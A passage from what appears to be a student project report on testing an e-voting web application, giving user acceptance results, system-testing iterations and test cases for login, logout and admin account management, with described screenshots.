- Pyae Sone Aung: Candidate
- Zawe Thiha: System Admin
- Zay Lin Htet: General User

4.5.1 Objective

To verify that the E-Voting System meets user requirements and performs as expected in real-world scenarios, ensuring functionality, usability, and security.

4.5.2 Test Scenarios and Results

Scenario 1: Voter Casting Vote

- User: Khin Khaye Soe (Voter)
- Description: Test voter voting process.
- Expected Outcome: Khin should successfully register, log in, and cast her vote.
- Actual Outcome: Successfully completed all steps without issues.
- Result: Pass

Scenario 2: Candidate Profile Management

- User: Pyae Sone Aung (Candidate)
- Description: Test candidate profile management.
- Expected Outcome: Pyae should be able to manage his profile.
- Actual Outcome: All functions worked as expected with no errors.
- Result: Pass

Scenario 3: System Administration Tasks

- User: Zawe Thiha (System Admin)
- Description: Test admin capabilities for managing users, elections, and districts.
- Expected Outcome: Zawe should be able to manage all administrative tasks effectively.
- Actual Outcome: Administrative tasks were completed successfully.
- Result: Pass

Scenario 4: General User Experience

- User: Zay Lin Htet (General User)
- Description: Test the general user's ability to view election information and results.
- Expected Outcome: Zay should be able to access and view information without issues.
- Actual Outcome: Information was accessible, and the user experience was smooth.
- Result: Pass

4.5.3 Issues found

No critical issues were found. Minor UI improvements suggested for better user experience.

4.5.4 Conclusion

The E-Voting System has passed UAT with all users successfully performing their respective tasks.

4.6 System Testing

4.6.1 Testing Iterations

Iteration 1

Date	Total Test Scenarios	Pass	Fail	Issues Identified
04/07/2024	48	25	23	32

This iteration refers to Iteration 1 (Local) in the System Testing excel document.

During the first round of system testing, out of the 48 test scenarios, 25 passed and 23 failed. In those 23 failed tests, some key errors to highlight included incomplete validation in forms, the search bar was unable to output the correct results in relation to the search criteria and the duplication of existing records etc., just to name a few. However, the most pressing issue to highlight would be that voters were able to cast an empty vote when selecting a candidate. This error alone could seriously jeopardize the integrity and security of the election; therefore, it is crucial that this issue can be resolved as quickly as possible.

Iteration 2

Date	Total Test Scenarios	Pass	Fail	Issues Identified
14/07/2024	48	45	3	3

This iteration refers to Iteration 2 (Local) in the System Testing excel document.

In the second round of testing, we were able to resolve many of the issues highlighted in the previous round of testing. However, the problem concerning being able to cast an empty vote is still being worked on, as well as the feature to display the vote status and final vote count on the general user page as we have not yet gotten the desired output.

Iteration 3

Date	Total Test Scenarios	Pass	Fail	Issues Identified
22/07/2024	58	55	3	3

This iteration refers to Iteration 3 (Deployed) in the System Testing excel document. We deployed the live site to test whether the current functions performed as intended, as well as included new additions that our supervisor and assessor brought up during our previous meeting, such as uploading of csv documents for the System Admin and Candidate, incorporating 2FA in the form of WebAuthn for enhanced security during login, changing of passwords etc. We were able to incorporate all the above changes with little or no issues, however the display of the vote status, as well as the ongoing and final vote count still requires more work.

Iteration 4

Date	Total Test Scenarios	Pass	Fail	Issues Identified
02/08/2024	58	58	0	0

This iteration refers to Iteration 4 (Deployed) in the System Testing excel document.

All the above test scenarios have passed with no issues; the application performs as intended. From the login/logout functionalities to the actions performed by the various users (System Admin, Candidate, Voter). Also, we have implemented a mobile view for our application to better accommodate users who prefer smartphones, ensuring voters will have greater accessibility and usability. The test scenarios below represent the completed system testing of our e-voting platform.

4.6.2 Test Cases

1. Test Case for login via E-Voting System

Test Case ID	1.1
Description	System Admin wants to log into their account to manage user accounts and other admin related tasks.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is on the website homepage. • System is operational and login system is functional.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin enters the correct username and password. 1. System Admin enters the wrong username and password. 2. System Admin enters only the username with no password. 3. System Admin enters only the password with no username. 4. System Admin does not enter username or password. 5. System Admin enters username that does not exist inside the system.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is redirected to the change password and register webauth page. Once the system admin has been registered, they will be directed to the system admin homepage. 2. System displays an error message stating “Wrong username/password”. 3. System displays an error message stating “Password field must be filled in”. 4. System displays an error message stating “Username name must be filled in”. 5. System displays an error message stating, “Username and Password fields must be filled in”. 6. System displays an error message stating, “username/password does not exist”.

Actual Result

1.

Set Your Password and Register WebAuthn

New Password:

Confirm New Password:

Set Password and Register WebAuthn

My Account About us Log out

2.

Logged in Successfully.

Election Status : Not Started

Announcements

Election Starts
The election has officially started.
Date: Jan. 1, 2024, 8 a.m.

Cooling Day
Cooling Day has officially started.
Date: Jan. 1, 2024, 8 a.m.

Polling Starts
The polling has officially started.

My Account Home About us Log out

3.

Login

Login with Singpass

Or

Username:



Password:

Login

elect-sg.cookndrum.com says
Login failed. Please check your credentials.

OK

My Account Home About us

	 <p>4.</p>
	 <p>5.</p>
	 <p>6.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass 5. Pass 6. Pass
Remarks	

Test Case ID	1.2
Description	Candidate wants to log into their account to access candidate related features.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is on the website homepage. • System is operational and login system is functional.
Steps to be executed	<ol style="list-style-type: none"> 1. Candidate enters the correct username and password. 2. Candidate enters the wrong username and password. 3. Candidate enters only the username with no password. 4. Candidate enters only the password with no username. 5. Candidate does not enter username or password. 6. Candidate enters username that does not exist inside the system.
Expected Result	<ol style="list-style-type: none"> 1. Candidate is redirected to the change password and register webauth page. Once the candidate has been registered, they will be directed to the system admin homepage. 2. System displays an error message stating “Wrong username/password”. 3. System displays an error message stating “Password field must be filled in”. 4. System displays an error message stating “Username name must be filled in”. 5. System displays an error message “Username and Password fields must be filled in”. 6. System displays an error message stating “This username does not exist”.
Actual Result	<p>1.</p> 


2.


3.

4.

5.

The image consists of five vertically stacked screenshots of a web browser window. The browser's address bar shows the URL <https://elect-sg-cookidrum.com/login/>. The main content area displays a 'Login' form with fields for 'Username' (containing 'jphone') and 'Password'. A red 'Login' button is at the bottom. Above the form, a dark overlay box contains the text 'elect-sg-cookidrum.com says' and 'Login failed. Please check your credentials.' with an 'OK' button. In the top right corner of the browser window, there are links for 'My Account', 'Home', and 'About us'. The background of the browser window has a red-to-white gradient. The number '2.' is positioned to the left of the first screenshot, '3.' to the left of the second, '4.' to the left of the third, and '5.' to the left of the fourth.

	 <p>The screenshot shows a browser window with the URL https://elect.sgcookendum.com/login/. A modal dialog box is displayed in the center, titled 'Login'. It contains two buttons: 'Login with Singpass' (in red) and 'Or' (in grey). Below these are two input fields: 'Username:' containing 'user1' and 'Password:' containing '*****'. At the bottom is a red 'Login' button. Above the modal, a message says 'elect.sgcookendum.com says Login failed. Please check your credentials.' with an 'OK' button. The background of the page has a red-to-white gradient.</p> <p>6.</p>
Pass/Fail	<ol style="list-style-type: none">1. Pass2. Pass3. Pass4. Pass5. Pass6. Pass
Remarks	

Test Case ID	1.3
Description	Voter wants to log into their account to view the candidates and cast their votes.
Pre-Condition	<ul style="list-style-type: none"> • Voter is on the website homepage. • System is operational and login system is functional.
Steps to be executed	<ol style="list-style-type: none"> 1. Voter enters the correct username and password. 2. Voter enters the wrong username and password. 3. Voter enters only the username with no password. 4. Voter enters only the password with no username. 5. Voter does not enter username or password. 6. Voter enters username that does not exist inside the system.
Expected Result	<ol style="list-style-type: none"> 1. System will display a pop-up stating, “Login successful” and the voter will be directed to the voter homepage. 2. System will not recognize the voter’s credentials and return to the login page. 3. System will display a pop-up stating, “The password field must be filled in”. 4. System will display a pop-up stating, “The username field must be filled in”. 5. System will display a pop-up stating, “These fields must be filled in”. 6. System will display a pop-up stating, “This username/password does not exist”.
Actual Result	<p>1.</p> 

1.




The screenshot shows a web browser window with the URL <https://elect-sg.codendrum.com/voter/home/>. At the top, there is a green button labeled "Log in successful.". Below it, the text "Voting Status: Haven't Voted" is displayed. On the right, it says "District: CLEMENTI". There are four candidate profiles: Andrew Landry (Party: DAP), Jesse King (Party: DAP), Jacob Wade (Party: PAP), and Dylan Gross (Party: PAP). A large red "Vote" button is centered at the bottom.

2.

The screenshot shows a web browser window with the URL <https://elect-sg.codendrum.com/singpass/login/>. It displays a "Singpass Login" form with fields for "Singpass ID" (containing "voter1") and "Password". A red "Login" button is at the bottom.


3.


The screenshot shows a web browser window with the URL <https://elect-sg.codendrum.com/singpass/login/>. It displays a "Singpass Login" form with fields for "Singpass ID" (containing "N99300C") and "Password". A red "Login" button is at the bottom. An error message box is visible, stating "Please fill out this field." with a small orange icon.

	 <p>4.</p>
	 <p>5.</p>
	 <p>6.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass 5. Pass 6. Pass
Remarks	

2. Test Case for logout via E-Voting System




Test Case ID	2.1
Description	System Admin wants to logout of their account to ensure that all active sessions are properly terminated and all sensitive information is protected.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is logged into the account • The System is operational and logout system is functional.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks the logout button.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is redirected to the E-Voting website homepage.
Actual Result	<p>1. </p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass
Remarks	

Test Case ID	2.2
Description	Candidate wants to logout of their account to ensure that all active sessions are properly terminated and all sensitive information is protected.
Pre-Condition	<ul style="list-style-type: none"> • Candidate is logged into the account. • The System is operational, and logout system is functional.
Steps to be executed	1. Candidate clicks the logout button.
Expected Result	1. Candidate is redirected to the E-Voting website homepage.
Actual Result	<p>1.  A screenshot of a web browser showing the login page for 'E-Voting'. At the top, there is a green success message box that says 'You have been successfully logged out!'. Below this, the login form is visible with fields for 'Username' and 'Password', and a 'Login' button. There is also a 'Login with Singpass' button and an 'Or' link. The URL in the address bar is https://elect-sg.codedrum.com/login/. The page has a red-to-white gradient background. The number '1.' is placed to the left of the screenshot.</p>
Pass/Fail	1. Pass
Remarks	

Test Case ID	2.3
Description	Voter wants to logout of their account to ensure that all active sessions are properly terminated, and all sensitive information is protected.
Pre-Condition	<ul style="list-style-type: none"> • Voter is logged into the account. • The System is operational, and logout system is functional.
Steps to be executed	1. Voter clicks the logout button.
Expected Result	1. Voter is redirected to the E-Voting website homepage.
Actual Result	<p>1. A screenshot of a web browser window showing the login page for 'E-VoteSG'. At the top, there is a green success message box that says 'You have been successfully logged out.' Below this, the login form is visible with fields for 'Username' and 'Password', and a 'Login' button. There is also a 'Login with Singpass' button and an 'Or' link. The URL in the address bar is https://evote.sg.codetdum.com/login/. The browser's toolbar is visible at the top, and the page has a red-to-white gradient background.</p>
Pass/Fail	1. Pass
Remarks	

3. Test Cases for System Admin Functionality

Test Case ID	3.1
Description	System Admin creates new user accounts, allowing other users to access the system.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is already logged into the system. • A district or a list of districts has been created to choose from. • User Profiles have been created to choose from. • The System is operational and available for creating accounts.
Steps to be executed	<ol style="list-style-type: none"> 1) System Admin clicks on the “Create User Account” button under the User Account tab. <ol style="list-style-type: none"> a) System Admin enters the correct information into the system and clicks the “Submit” button. b) System Admin does not enter any information and clicks the “Submit” button. c) System Admin makes the candidate’s DOB more than 1979. d) System Admin leaves the “Role” field blank. e) System Admin leaves the “Party” field blank. f) System Admin leaves the “District” field blank. g) System Admin enters a username that is already being used. h) System Admin enters a password in the password field that is too weak.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the Create New User account page. <ol style="list-style-type: none"> a) System will display a pop-up stating, “Account created successfully” and adds the newly created account into the system. b) System will prompt the system admin with a pop-up stating, “Please fill in this field”. c) System will display a pop-up stating “Candidate must be at least 21 years old”. d) System will prompt the system admin with a pop-up stating, “Please fill in this field”.

	<p>e) System will prompt the system admin with a pop-up stating, “Please fill in this field”.</p> <p>f) System will prompt the system admin with a pop-up stating, “Please fill in this field”.</p> <p>g) System will display a pop-up stating “This username already exists”.</p> <p>h) System will display a pop-up stating “This password is too weak”.</p>
Actual Result	<p>1.</p>  <p>a.</p>  <p>b.</p> 

C.

The screenshot shows a web browser window with the URL https://elect-sg.codendum.com/admin/home/create_account/normal_upload/. The page title is "Create New User Account". A green error message box at the top left says "Invalid form submission." Below it is a form with the following fields:

- Username: john_cena
- Full name: John Cena
- Date of birth: 11/11/2005
- Password: (empty)
- Role: Candidate
- Party: PAP
- District: CLEMENTI

A red error message at the bottom left of the form states: "Candidate must be at least 21 years old."

D.



The screenshot shows the same web browser window and URL as above. The error message "Invalid form submission." is present. The form fields are identical to the previous screenshot, except for the "Party" field which now has a red error message: "Please select an item in the list."


E.

The screenshot shows the same web browser window and URL as above. The error message "Invalid form submission." is present. The form fields are identical to the previous screenshots, except for the "District" field which now has a red error message: "District is required for Candidates."

F.

The screenshot shows the same web browser window and URL as above. The error message "Invalid form submission." is present. Both the "Party" and "District" fields have red error messages: "Please select an item in the list." and "District is required for Candidates" respectively.

	 <p>g.</p>  <p>h.</p>
Pass/Fail	<p>1. Pass</p> <p>a. Pass</p> <p>b. Pass</p> <p>c. Pass</p> <p>d. Pass</p> <p>e. Pass</p> <p>f. Pass</p> <p>g. Pass</p> <p>h. Pass</p>
Remarks	

Test Case ID	3.2
Description	System Admin views user accounts to manage or review user's information.
Pre-Condition	<ul style="list-style-type: none"> • System Admin is already logged into the system. • A district or a list of districts has been created to choose from. • User Profiles have been created to choose from. • The System is operational and available for creating accounts.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the “View User Account” button under the User Account tab.
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the View Accounts page.
Actual Result	<p>1. </p>
Pass/Fail	<ol style="list-style-type: none"> 1. Pass
Remarks	

Test Case ID	3.3
Description	System Admin updates user accounts so they can keep user account information up to date.
Pre-Condition	<ul style="list-style-type: none"> • System Admin must be logged into the system. • The system is operational and available for updating accounts. • System Admin must be on the "View User Account" page.
Steps to be executed	<ol style="list-style-type: none"> 1. System Admin clicks on the "Update" button next to the user account. 2. System Admin updates the necessary information and clicks "Save Changes". 3. When the election phase is changed to "Cooling Off Day", System Admin will not be able to edit/delete user accounts. 4. When the election phase is changed to "Polling Day", System Admin will not be able to edit/delete user accounts. 5. System Admin changes the username of a user's account to one that already exists
Expected Result	<ol style="list-style-type: none"> 1. System Admin is directed to the Update User Account page. 2. System will show a pop stating "Account successfully updated" and will return to the system admin homepage. 3. The delete and delete all credentials button be greyed out and disabled. 4. The delete and delete all credentials button be greyed out and disabled. 5. System will display an error message stating "This username already exists".

Actual Result

1.

Update User Account

Username: admin2
Full name: Mary James
Date of birth: 01/01/1980

Save Changes

Account successfully updated.

2.



User Accounts



ID	Username	Full Name	Date of Birth	Role	Party	District	Actions
3	scott_french	Scott French	Nov. 5, 1959	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
4	linda_robinson	Linda Robinson	April 26, 1965	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
5	bobby_martinez	Bobby Martinez	April 28, 1967	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
6	megan_nguyen	Megan Nguyen	Sept. 22, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
7	nicole_wilson	Nicole Wilson	Dec. 15, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
8	nicholas_richard	Nicholas Richard	March 4, 1965	Candidate	DAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>



3.

User Accounts

ID	Username	Full Name	Date of Birth	Role	Party	District	Actions
2	admin2	Mary James	Jan. 1, 1980	Admin	None	None	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
3	eileen_griffin_md	Eileen Griffin MD	Nov. 5, 1959	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
4	ashley_weaver	Ashley Weaver	April 26, 1965	Candidate	PAP	JURONG EAST	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
5	helen_floyd	Helen Floyd	April 28, 1967	Candidate	PAP	CENTRAL	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
6	bradley_tian	Bradley Tian	Sept. 22, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>
7	leslie_peters	Leslie Peters	Dec. 15, 1960	Candidate	DAP	CLEMENTI	<button>Update</button> <button>Delete</button> <button>Delete All Credentials</button>

	 <p>4.</p>
	 <p>5.</p>
Pass/Fail	1. Pass 2. Pass 3. Pass 4. Pass 5. Pass
Remarks	

